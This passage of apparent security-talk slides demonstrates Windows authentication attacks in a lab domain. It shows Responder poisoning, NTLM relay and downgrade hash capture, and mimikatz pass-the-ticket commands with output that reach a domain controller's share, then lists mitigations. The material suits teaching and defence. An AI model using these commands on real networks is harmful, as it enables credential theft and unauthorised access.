- No specific patch available since it’s an authentication protocol flaw.



Credential Relaying: Attack flow

```
root@Otto:~/tools/impacket# responder -r -d -w -I wlan0
```

```
C:\>
C:\>
C:\>dir \\filesvr\file
```

```
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 192.168.1.44 for name filesvr
[*] [NBT-NS] Poisoned answer sent to 192.168.1.44 for name SRV12-DC1 (service: Workstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 192.168.1.50 for name WIN7PC1 (service: Workstation/Redirector)
[*] [LLMNR]  Poisoned answer sent to 192.168.1.44 for name filesvr
[*] [NBT-NS] Poisoned answer sent to 192.168.1.44 for name SRV12-DC1 (service: Workstation/Redirector)
[*] [LLMNR]  Poisoned answer sent to 192.168.1.44 for name filesvr
[*] [LLMNR]  Poisoned answer sent to 192.168.1.44 for name filesvr
[*] [LLMNR]  Poisoned answer sent to 192.168.1.44 for name filesvr
[*] [NBT-NS] Poisoned answer sent to 192.168.1.44 for name SRV12-DC1 (service: Workstation/Redirector)
[*] [LLMNR]  Poisoned answer sent to 192.168.1.44 for name filesvr
[*] [LLMNR]  Poisoned answer sent to 192.168.1.44 for name filesvr
[*] [LLMNR]  Poisoned answer sent to 192.168.1.44 for name filesvrs
[*] [NBT-NS] Poisoned answer sent to 192.168.1.44 for name SRV12-DC1 (service: Workstation/Redirector)
```


Credential Relaying: Attack flow

- Ntlmrelayx


Python script from Impacket to relay NTLM Authentication hashes to host.

https://github.com/SecureAuthCorp/impacket.git

Dumping the SAM Database




Running commands remotely




Returning back to old school: NTLM Downgrade Attack

- LM hashes disabled at Domain Level via Group Policy.



Policy takes effect only once the user changes his/her password


- NTLMv1 disabled since Vista by default




Returning back to old school: NTLM Downgrade Attack

- Post-exploitation phase.
- Have a meterepreter or empire shell via an unpatched vulnerability.
- Don’t have credentials.

Modify the LMCompatibility registry key to initiate authentication using NTLMv2





NTLM Downgrade Attack: Responder

```
root@Otto:~# responder -I wlan0 --lm

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.3.9

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]
```

Start Responder with LM switch and wait for client to connect!

```
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 192.168.1.44 for name test2
[SMB] NTLMv1 Client   : 192.168.1.44
[SMB] NTLMv1 Username : labindistress.local\user3
[SMB] NTLMv1 Hash     : user3::labindistress.local:76AE2BFB10980283180D1B5E8F06E2B58BD859A9F7F8E56C:76AE2BFB10980283180D1B5E8F06E2B58BD859A9F7F8E56C:cdf7eb8e7db56e9a
[*] [LLMNR]  Poisoned answer sent to 192.168.1.44 for name test2
[*] [LLMNR]  Poisoned answer sent to 192.168.1.44 for name test2
[*] Skipping previously captured hash for labindistress.local\user3
[*] [LLMNR]  Poisoned answer sent to 192.168.1.44 for name test2
[*] [LLMNR]  Poisoned answer sent to 192.168.1.44 for name test2
```


NTLM Authentication: Mitigations

	LDAP/SMB Signing	Segmentation	Microsoft EPA	Disable NTLM
Deployment	Group Policy	Network Layer	Enabled Per App	Group policy
Dependency	Legacy systems	Network arch.	Dependency on browser support	Legacy Apps, Machines, workgroup machines
Risk of breakage	MEDIUM, Performance impact of 15%	NA	UNEXPLORED	HIGH

Kerberos 101


- Before Authenticating to any target you require a Ticket Granting Ticket (TGT)

- TGT is only granted by Key Distribution Center (KDC)



Kerberos: Requesting Service Tickets


- TGT is used to request a ticket for a service aka Service ticket



Service Tickets contains, user permissions, group memberships etc and is encrypted by the hash of the service account.

Kerberos: Presenting Service Ticket to Target machine

- Service ticket is encrypted with Service Accounts hash which is then decrypted when the Service ticket is presented by the Client



Kerberos for the Busy folks

- Process similar to your travel to a Foreign Country

- Visit Passport office with your identification documents.

  Passport office verifies your docs and issues the passport (TGT)

- You next request an entrance visa based on a valid passport (TGS)

- You travel to the country with the passport and visa (connecting to target server)

Kerberos: Network Flow

	Time	Source	Destination	Protocol	Length	Info
495	2018-11-27 22:15:48.097030	192.168.1.44	192.168.1.50	TCP	66	57093 → 88 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
496	2018-11-27 22:15:48.097247	192.168.1.50	192.168.1.44	TCP	66	88 → 57093 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
497	2018-11-27 22:15:48.097433	192.168.1.44	192.168.1.50	TCP	60	57093 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=0
498	2018-11-27 22:15:48.097433	192.168.1.44	192.168.1.50	KRB5	377	AS-REQ
499	2018-11-27 22:15:48.098231	192.168.1.50	192.168.1.44	TCP	1514	88 → 57093 [ACK] Seq=1 Ack=324 Win=65536 Len=1460 [TCP segment of a reassembled PDU]
500	2018-11-27 22:15:48.098232	192.168.1.50	192.168.1.44	KRB5	189	AS-REP
501	2018-11-27 22:15:48.098286	192.168.1.44	192.168.1.50	TCP	60	57093 → 88 [ACK] Seq=324 Ack=1596 Win=65536 Len=0
502	2018-11-27 22:15:48.098316	192.168.1.44	192.168.1.50	TCP	60	57093 → 88 [FIN, ACK] Seq=324 Ack=1596 Win=65536 Len=0
503	2018-11-27 22:15:48.098529	192.168.1.50	192.168.1.44	TCP	60	88 → 57093 [ACK] Seq=1596 Ack=325 Win=65536 Len=0
504	2018-11-27 22:15:48.098529	192.168.1.50	192.168.1.44	TCP	60	88 → 57093 [RST, ACK] Seq=1596 Ack=325 Win=0 Len=0
505	2018-11-27 22:15:48.098772	192.168.1.44	192.168.1.50	TCP	66	57094 → 88 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
506	2018-11-27 22:15:48.099037	192.168.1.50	192.168.1.44	TCP	66	88 → 57094 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
507	2018-11-27 22:15:48.099154	192.168.1.44	192.168.1.50	TCP	60	57094 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=0
508	2018-11-27 22:15:48.099154	192.168.1.44	192.168.1.50	TCP	1514	57094 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=1460 [TCP segment of a reassembled PDU]
509	2018-11-27 22:15:48.099156	192.168.1.44	192.168.1.50	KRB5	72	TGS-REQ
510	2018-11-27 22:15:48.099481	192.168.1.50	192.168.1.44	TCP	60	88 → 57094 [ACK] Seq=1 Ack=1479 Win=65536 Len=0
511	2018-11-27 22:15:48.108135	192.168.1.50	192.168.1.44	TCP	1514	88 → 57094 [ACK] Seq=1 Ack=1479 Win=65536 Len=1460 [TCP segment of a reassembled PDU]
512	2018-11-27 22:15:48.108136	192.168.1.50	192.168.1.44	KRB5	94	TGS-REP
513	2018-11-27 22:15:48.108343	192.168.1.44	192.168.1.50	TCP	60	57094 → 88 [ACK] Seq=1479 Ack=1501 Win=65536 Len=0
514	2018-11-27 22:15:48.108412	192.168.1.44	192.168.1.50	TCP	60	57094 → 88 [FIN, ACK] Seq=1479 Ack=1501 Win=65536 Len=0
515	2018-11-27 22:15:48.108590	192.168.1.50	192.168.1.44	TCP	60	88 → 57094 [ACK] Seq=1501 Ack=1480 Win=65536 Len=0
516	2018-11-27 22:15:48.108623	192.168.1.50	192.168.1.44	TCP	60	88 → 57094 [RST, ACK] Seq=1501 Ack=1480 Win=0 Len=0
518	2018-11-27 22:15:48.132486	192.168.1.44	192.168.1.50	TCP	66	57095 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
519	2018-11-27 22:15:48.132569	192.168.1.50	192.168.1.44	TCP	66	445 → 57095 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
520	2018-11-27 22:15:48.132739	192.168.1.44	192.168.1.50	TCP	60	57095 → 445 [ACK] Seq=1 Ack=1 Win=65536 Len=0
521	2018-11-27 22:15:48.132740	192.168.1.44	192.168.1.50	SMB2	162	Negotiate Protocol Request
522	2018-11-27 22:15:48.133096	192.168.1.50	192.168.1.44	SMB2	306	Negotiate Protocol Response

Kerberos Attacks: Pass the Ticket (PtT)

- Authenticate to a system using Kerberos without having access to account's password.

- Similar to Pass the Hash, but for Kerberos.

- Two Flavors:
- Passing Legitimate Tickets
- Passing Offline created Tickets

Pass the Ticket: Attacker View


```
mimikatz # sekurlsa::kerberos /export
mimikatz #
PS C:\tools\Mimikatz\x64> .\mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) built on Jun 16 2018 18:49:05 - lil!
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::ptt [0;9374fa]-2-1-40e10000-labadmin@krbtgt-LABINDISTRESS.LOCAL.kirbi

* File: '[0;9374fa]-2-1-40e10000-labadmin@krbtgt-LABINDISTRESS.LOCAL.kirbi': OK
```

Name

- [0;95a13]-2-0-40e10000-user1@krbtgt-LABINDISTRESS.LOCAL.kirbi
- [0;101b80c]-0-0-40a50000-user3@ProtectedStorage-SRV12-DC1.LabinDistress.local.kirbi
- [0;101b80c]-0-1-40a50000-user3@cifs-SRV12-DC1.LabinDistress.local.kirbi
- [0;101b80c]-2-0-60a10000-user3@krbtgt-LABINDISTRESS.LOCAL.kirbi
- [0;101b80c]-2-1-40e10000-user3@krbtgt-LABINDISTRESS.LOCAL.kirbi
- [0;959ec]-0-0-40a00000-fakeadmin@ldap-srv12-dc1.labindistress.local.kirbi
- [0;959ec]-0-1-40a00000-fakeadmin@cifs-srv12-dc1.labindistress.local.kirbi
- [0;9374fa]-0-0-40a50000-labadmin@cifs-SRV12-DC1.LabinDistress.local.kirbi
- [0;9374fa]-0-1-40a50000-labadmin@LDAP-SRV12-DC1.LabinDistress.local.kirbi
- [0;9374fa]-2-0-60a10000-labadmin@krbtgt-LABINDISTRESS.LOCAL.kirbi
- [0;9374fa]-2-1-40e10000-labadmin@krbtgt-LABINDISTRESS.LOCAL.kirbi
- [0;f4b98]-0-0-40a10000-user1@cifs-win7pc1.kirbi
- [0;f4b98]-2-0-40e10000-user1@krbtgt-LABINDISTRESS.LOCAL.kirbi

```
Cached Tickets: (1)

#0>     Client: labadmin @ LABINDISTRESS.LOCAL
        Server: krbtgt/LABINDISTRESS.LOCAL @ LABINDISTRESS.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 11/23/2018 22:02:19 (local)
        End Time:   11/24/2018 8:02:19 (local)
        Renew Time: 11/30/2018 22:02:19 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

C:\tools\Mimikatz\x64>dir \\srv12-dc1\c$
 Volume in drive \\srv12-dc1\c$ has no label.
 Volume Serial Number is EE59-0C49

 Directory of \\srv12-dc1\c$

08/22/2013  07:52 PM    <DIR>          PerfLogs
10/14/2018  09:16 PM    <DIR>          Program Files
10/14/2018  08:37 PM    <DIR>          Program Files (x86)
11/18/2018  04:09 PM    <DIR>          Tools
11/18/2018  07:29 PM    <DIR>          Users
11/18/2018  04:10 PM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  52,996,857,856 bytes free

C:\tools\Mimikatz\x64>klist

Current LogonId is 0:0x373d7

Cached Tickets: (3)

#0>     Client: labadmin @ LABINDISTRESS.LOCAL
        Server: cifs/srv12-dc1 @ LABINDISTRESS.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 11/24/2018 5:26:18 (local)
        End Time:   11/24/2018 8:02:19 (local)
        Renew Time: 11/30/2018 22:02:19 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: SRV12-DC1.LabinDistress.local

#1>     Client: labadmin @ LABINDISTRESS.LOCAL
        Server: krbtgt/LABINDISTRESS.LOCAL @ LABINDISTRESS.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 11/23/2018 22:02:19 (local)
        End Time:   11/24/2018 8:02:19 (local)
        Renew Time: 11/30/2018 22:02:19 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Pass the Ticket: Packet Trace



(ip.addr==192.168.1.50 && ip.addr==192.168.1.19) || (ip.addr==192.168.1.50 && ip.addr==192.168.1.44) || (ip.addr==192.168.1.44 && ip.addr==192.168.1.19)

Expression...

No.	Time	Source	Destination	Protocol	Length	Info
2056	2018-11-22 20:38:55.014874	Win7PC1	win10-pc1	NBNS	104	Name query response NB 192.168.1.44
2058	2018-11-22 20:38:55.015126	Win7PC1	win10-pc1	LLMNR	90	Standard query response 0xcb8e A win7pc1 A 192.168.1.44
2059	2018-11-22 20:38:55.015341	Win7PC1	win10-pc1	LLMNR	102	Standard query response 0xbc9e AAAA win7pc1 AAAA fe80::3006:c070:32ea:f7d9
2060	2018-11-22 20:38:55.017147	win10-pc1	Win7PC1	TCP	66	52182 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2061	2018-11-22 20:38:55.017398	Win7PC1	win10-pc1	TCP	66	445 → 52182 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2062	2018-11-22 20:38:55.017496	win10-pc1	Win7PC1	TCP	54	52182 → 445 [ACK] Seq=1 Ack=1 Win=65536 Len=0
2063	2018-11-22 20:38:55.017590	win10-pc1	Win7PC1	SMB	213	Negotiate Protocol Request
